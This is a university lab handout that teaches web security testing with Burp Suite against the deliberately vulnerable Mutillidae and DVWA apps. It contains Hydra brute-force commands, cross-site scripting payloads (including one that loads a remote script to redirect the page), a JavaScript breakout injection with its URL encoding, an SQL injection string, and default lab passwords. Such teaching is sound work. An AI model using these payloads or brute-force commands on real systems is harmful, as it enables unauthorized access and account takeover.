

Lab 5: Web Attacks using Burp Suite

Aim

The aim of this lab is to provide a foundation in performing security testing of web applications using Burp Suite and its various tools. Burp Suite and its tools work seamlessly together to support the entire web application testing process.

Outline

Burp Suite created by PortSwigger Web Security is a Java-based integrated software platform of tools for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of attack surfaces on an application, through to finding and exploiting security vulnerabilities. This includes key components such as: Proxy, Spider, Scanner, Intruder, Repeater and Sequencer.

Activities:

Complete Lab 5: Web Attacks and Logs using Burp Suite.

Time to Complete: 2-3 hours

Learning activities:

At the end of this lab, you should understand:

- How to use **Burp Suite** and **its associated tools** to perform security testing of web applications.

A Lab Overview

☞ The demos of this lab are at:

Burp Suite - Sniper, Hydra and Cluster Bomb: https://youtu.be/X-xj_NLM5gU

Burp Suite - PHP Injection): <https://youtu.be/H5SgNIXbL5s>

Code Injection – canary: <https://youtu.be/iJrv2d2q6OI>

SQL Injection): <https://youtu.be/VLSov7AAnI>

With your group allocation, setup your host with the IP addresses using **Allocation A (192.168.X.Y/24)**, as defined in: <http://asecuritysite.com/csn10107/prep>. The lab structure is pictured in Figure 1. Please note that all the IP addresses in Figure 0 is for the sake of an example and that you need to use allocation **A (192.168.X.Y/24)** for this lab.

For this lab, you need **Kali DMZ** and **Metasploitable DMZ** instances. They should be sitting in the same domain, having an IP address and being able to ping each other.

Our challenge is to assess the Web security for **MyBank Incorp**, and investigate a range of intrusion methods, including for XSS (Cross-site Scripting) and SQL injections.




Figure 0: Lab architecture

B Intercepting Proxy

In Burp Suite, intercepting **Proxy** lets you inspect and modify traffic between your browser and the target application. Therefore, by using Proxy tab in Burp Suite, we can intercept the communications between a client (such as a Web browser) and the server. For this, set up your browser (Iceweasel), in Kali DMZ, to use a Proxy (127.0.0.1 on port 8080). (**Hint:** use: Edit > Preferences > Advanced > Network > Settings).

Go to Burp Suite

(**Hint:** Burp Suite can be found in: Applications > Kali Linux > Top 10 Security Tools > burpsuite. You can also access it by simply typing: `sudo burpsuite` in your Kali Linux terminal.)

In Burp Suite > Proxy tab, set Intercept to on (see below).




Figure 1: Set Intercept on in Burp Suite

- Set up IP address on Metasploitable DMZ (User: msfadmin and Password: napier123)

Remember that Kali DMZ and Metasploitable DMZ should be sitting in a same domain and should be able to ping each other.

From the browser on Kali DMZ, navigate to the **Mutillidae home page**:

- http://[IP META]/mutillidae
- Then switch to Burp Suite.

Burp Suite proxy should intercept the request (Figure 2).




Figure 2: Capture of the request

- Click forward.
- Now, go to your browser and check if you can see the homepage of Multillidae: Born to be Hacked. Now, on the Multillidae homepage, click on Login/Register and go back to Intercept tab on Burp Suite.
- Right click and select Send to Intruder (Figure 3)




Figure 3: Send the login page to *intruder* tab

Now, go to **intruder** tab and check if you can see the login page (**Figure 4**). Next identify the word/parameters that we are going to change (**login**). Clear \$\$ from Cookie (starting with PHPSESSID=) and (.php) but keep them for login (\$login\$).




Figure 4: Intruder tab for logging page

Select **payloads** tab (hint: **payloads** tab is next to the **positions** tab) (**Figure 5**).

So, in: **Intruder>Payloads** tab, add some payload words to the list. Hint: type them one by one in the box below and then press **Add** (Figure 4).




Figure 5: Adding payload list

Run the brute-force fuzzer from the **Intruder (top menu)>Start Attack** menu on top. The Fuzzing Attack window should be displayed and shows the progress (Figure 6).




Figure 6 Fuzzing attack window

Click on one of the requests e.g. *admin*.

The **Request>Raw** tab below the Results shows the Requests which are sent (Figure 7).

Next the **Response>Raw** Tab shows what was returned from the web application for each response. The **Response>Render** shows the rendered page as a browser would display it (Figure 8).




Figure 7 Requests sent from the browser




Figure 8 Returned from the web application

Manually review each rendered response.

Which hidden pages have been discovered?

What about the length of those pages might be an indication of pages found?

C Brute Force

For this part of the lab, we will crack the username and password on the Web login in two ways. In the first method, we use Hydra on Kali DMZ, where you create a user file and password file with the following lists (hint: use sudo nano):

list_user:
administrator
admin
root
guest

list_password:

adminpass
password
Password
123456
pa\$\$word

Next run Hydra with these usernames and passwords and target the DVWA site:

```
# hydra -L list_user -P list_password [IP META] http-post-form  
'/dvwa/login.php:username^USER^&password^PASS^&Login=Login:Login failed'
```

From this determine one of the usernames and passwords.

Now we will attack the Mutillidae site:

```
# hydra -L list_user -P list_password 10.10.10.7 http-post-form  
'/mutillidae/index.php?page=login.php:username^USER^&password^PASS^&login-php-  
submit-button=Login:Not Logged In'
```

From this determine one of the usernames and passwords.

In the second method, capture a sample login for a user (hint: enter any name and any password in the login page on your browser and press login) then capture the trace with **Burp Suite** and send it to **Intruder** (hint: right click and select: *Send to Intruder*).

On **Intruder>Positions** page, from **Attack type** drop down menu select: **Cluster bomb**
Then put fuzzifier around username and password values only and clear the rest of fuzzifiers.

Then Go to **Payloads** page and enter the same user names and passwords in two lists.

Payload set > 1 >

administrator
admin
root
guest

Payload set > 2 >

password

adminpass
Password
123456
pa\$\$word

Then run the brute-force fuzzer from the **Intruder>Start Attack** menu on top of the page. First target the DVWA site:

From this, determine one of the usernames and passwords.

Now target the Mutillidae site:

From this, determine one of the usernames and passwords.

D Injection Attack

Setup your Metasploitable instance with a DNS server of 8.8.8.8, and the default gateway for your network.

Within Kali DMZ, start-up **Burp Suite**. Next, open up a browser, and set it up to use a **Manual proxy** of 127.0.0.1 on a port of 8080. From the browser in Kali, access the Metasploitable instance from the page:

http://[IP META]/mutillidae/index.php?page=dns-lookup.php

Make sure that you have opened: DNS, http and https on the Firewall (Ubuntu).

Go to Burp Suite and **forward** it.

Now enter **google.com** for a search for IP addresses and press “Lookup DNS”.
Go to Burp Suite and **forward** it.

Write down the IP addresses returned for google.com on the web browser.

Hint: you need to have Internet connectivity to see the response from the server.

Now enter **intel.com** for a search for IP addresses and press “Lookup DNS”.
Go to Burp Suite and **forward** it.

Write down the IP addresses returned for intel.com on the web browser.

Hint: you need to have Internet connectivity to see the response from the server.

Now enter **google.com** again and press “Lookup DNS”.

Then use Burp Suite to see the captured request in **Intercept tab**. You should see the following.

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/index.php?page=dns-lookup.php
Cookie: PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
target_host=google.com&dns-lookup-php-submit-button=Lookup+DNS
```

In **Intercept tab**, right click and select: **Send to Repeater**. Then go to the **Repeater tab** and press **Go**.

In **Response> Raw** press Ctrl + A and then Ctrl + C to copy the entire response from the server.

Now go to **Comparer tab** and Paste the first response there by clicking on “Paste”.

Go back to the **Repeater tab** and modify the request from **google.com** to **intel.com**. You should see the following.

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/index.php?page=dns-lookup.php
Cookie: PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
target_host=intel.com&dns-lookup-php-submit-button=Lookup+DNS
```

Then send it again to Web server by pressing **Go**.

In **Response> Raw** press Ctrl + A and then Ctrl + C to copy the entire response from the server.

Now go to **Comparer tab** and **Paste** the second response there.

Press **Words** to compare the words from two responses.

Outline how many differences are between two pages.

Can you see two IP addresses for Google and Intel in the word compare page?

Next we inject some scripts. Go to the browser and enter the following script and then click “Lookup DNS”:

```
<script>alert('Oops I have been compromised');</script>
```

Then press **forward** in Burp Suite.

Verify that it now shows a pop-up message on Iceweasel.

Link modification

Next we will compromise one of the menu items for the Hypertext links. For this add a request of (look for “a” tag 0 and replace it with BBC website).

Go to the browser and enter the following script and then click “Lookup DNS”:

```
<script>var link=document.getElementsByTagName("a");
link[0].href="http://bbc.co.uk"</script>
```

Then press **forward** in Burp Suite.

Now, examine the reply coming back, and access related Web link (e.g. click on Home), and verify that it goes to the BBC site (Home link).

Remote JavaScript injection

Next we will insert some JavaScript from a remote site. On your Kali instance, make sure the Web server is running: <https://youtu.be/NiGoHwxnSn8>

```
apache2ctl start
```

Go to the **/var/www** folder on Kali (by typing **cd /var/www**) and create a file name **test.js** (using nano), and add the following contents:

```
function Redirect() {
    window.location="http://asecuritysite.com/oops.html";
}
setTimeout('Redirect()', 100);
```

Now inject this script into the page. By first accessing:

[http://\[IP META\]/mutillidae/index.php?page=dns-lookup.php](http://[IP META]/mutillidae/index.php?page=dns-lookup.php)

and insert the following script:

```
<script src="http://[IP KALI]/test.js"></script>
```

The Javascript should be inserted into the page. The page should now be hacked. What is the result?

E JavaScript Injection

Within Kali DMZ, start-up **Burp Suite**. Next open-up a browser and set it up to use a **Manual proxy** of 127.0.0.1 on a port of 8080. From the browser, access the Metasploit instance from the page:

http://[IP META]/mutillidae/index.php?page=password-generator.php&username=anonymous

Go to Burp Suite and *forward* it.

Go to HTTP history on Burp Suite and check if you can find the page below.

```
GET /mutillidae/index.php?page=password-generator.php&username=anonymous HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/
Cookie: PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
If-Modified-Since: Sun, 25 May 2014 19:48:33 GMT
```

Take the request and copy it to **Repeater tab (or right click and Send to Repeater)**.

Go to **Repeater** and click on **Go** to see the **Response**. Copy the response and paste it in comparer.

Now go back to Repeater and change the username to: canary and then press Go.

```
GET /mutillidae/index.php?page=password-generator.php&username=canary HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/
Cookie: PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
If-Modified-Since: Sun, 25 May 2014 19:48:33 GMT
```

Select Go, and view the response:

```
HTTP/1.1 200 OK
Date: Sun, 25 May 2014 20:28:10 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
...
...
```

Copy the response and paste it in comparer.
Press Word to compare.

There should be six differences. What are these changes (Figure 9):

```

<script>
try{
    document.getElementById("idusernameInput").innerHTML =
    "This password is for anonymous";
}catch(e){
    alert("Error: " + e.message);
// end catch
}
</script>
<!-- End Content -->
</blockquote>
</td>
</tr>
</table>
<div class="footer">Browser: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101
Firefox/18.0.1;Ubuntu/18.0.1</div><div class="footer">PHP Version:
5.2.4-2ubuntu5.10</div>
<div class="footer">The newest version of
<a href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable.php
-wasp-top-10" target=" blank">

```

```

<script>
try{
    document.getElementById("idusernameInput").innerHTML =
    "This password is for canary";
}catch(e){
    alert("Error: " + e.message);
// end catch
}
</script>
<!-- End Content -->
</blockquote>
</td>
</tr>
</table>
<div class="footer">Browser: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101

```

Key: Modified Deleted Added

Sync views

tested with:
WTF, Back!
Firefox, Burp,
Netcat, and
Mozilla Addon

Figure 9: Results

When you examine the code with the canary, you should see:

```

try{
    document.getElementById("idusernameInput").innerHTML =
    "This password is for canary";
}catch(e){
    alert("Error: " + e.message);
// end catch
</script>

```

Now we can create an injection by completing the JavaScript, for example we want to replace username with the following (don't do anything at this stage):

```

try{
    document.getElementById("idusernameInput").innerHTML =
    "This password is for ";}
catch (e) {} alert(0); try { a=
"}catch(e){
    alert("Error: " + e.message);

```

```
}// end catch
```

For this, go to **Decoder** tab and paste the Javascript in the first box to give:

```
";} catch (e) {} alert(0); try { a="
```

Then, select **Encode as URL** to give:

```
%22%3b%7d%20%63%61%74%63%68%20%28%65%29%20%7b%7d%20%61%6c%65%72%74%28%30%29%3b%20%7  
4%72%79%20%7b%20%61%3d%22%20
```

Next, go to browser and replace the username with the encoded URL and press enter.

Did a pop-up appear when you injected the code:

F SQL injection

Within Kali DMZ, start-up **Burp Suite**. Next open-up a browser and set it up to use a **Manual proxy** of 127.0.0.1 on a port of 8080. From the browser, access the Metasploit instance from the page:

[http://\[IP META\]/mutillidae/index.php?page=user-info.php](http://[IP META]/mutillidae/index.php?page=user-info.php)

Go to Burp Suite and *forward* it.

Check if you can see the page on the browser.

Next enter a sample username and password in the boxes on browser, and capture the request in Burp Suite:

```
GET /mutillidae/index.php?page=user-info.php&username=naghmeh&password=fred&user-  
info-php-submit-button=View+Account+Details HTTP/1.1  
Host: 10.200.0.47  
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0  
Iceweasel/18.0.1  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Cookie: showhints=2; PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2  
Connection: keep-alive  
If-Modified-Since: Sun, 25 May 2014 22:32:38 GMT
```

Forward this and check what you see on browser.

- A typical call to a database is:
- `SELECT * FROM accounts WHERE username='admin' AND password='pass'`
- And where the users enters “admin” and “password” gives:
- `SELECT * FROM accounts WHERE username='admin' AND password='password'`
- Then an intruder could change this to:
- `SELECT * FROM accounts WHERE username='admin' AND password=' OR 1=1 -- '`
- Which will always return a true for the match.

Inject the following as a password in the browser tab:

```
' OR 1=1--'
```

Forward the request using the Burp suite.

What happens to the results on the Web page:

Appendix

User logins:

Ubuntu	User: napier, Password: napier123
Windows	User: Administrator, Password: napier
Pfsense	User: admin, Password: pfsense
Kali	User: root, Password: toor
Metasploitable	User: msfadmin, Password: napier123
Name server	8.8.8.8

DVWA:

User: admin Password: password
User: admin Password: adminpass

References

- Burp Suite, available at: <https://portswigger.net/burp/>
- The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition, authors Dafydd Stuttard, Marcus Pinto, published by Wiley.
- Burp Suite Essentials, author Akash Mahajan, published by PACK.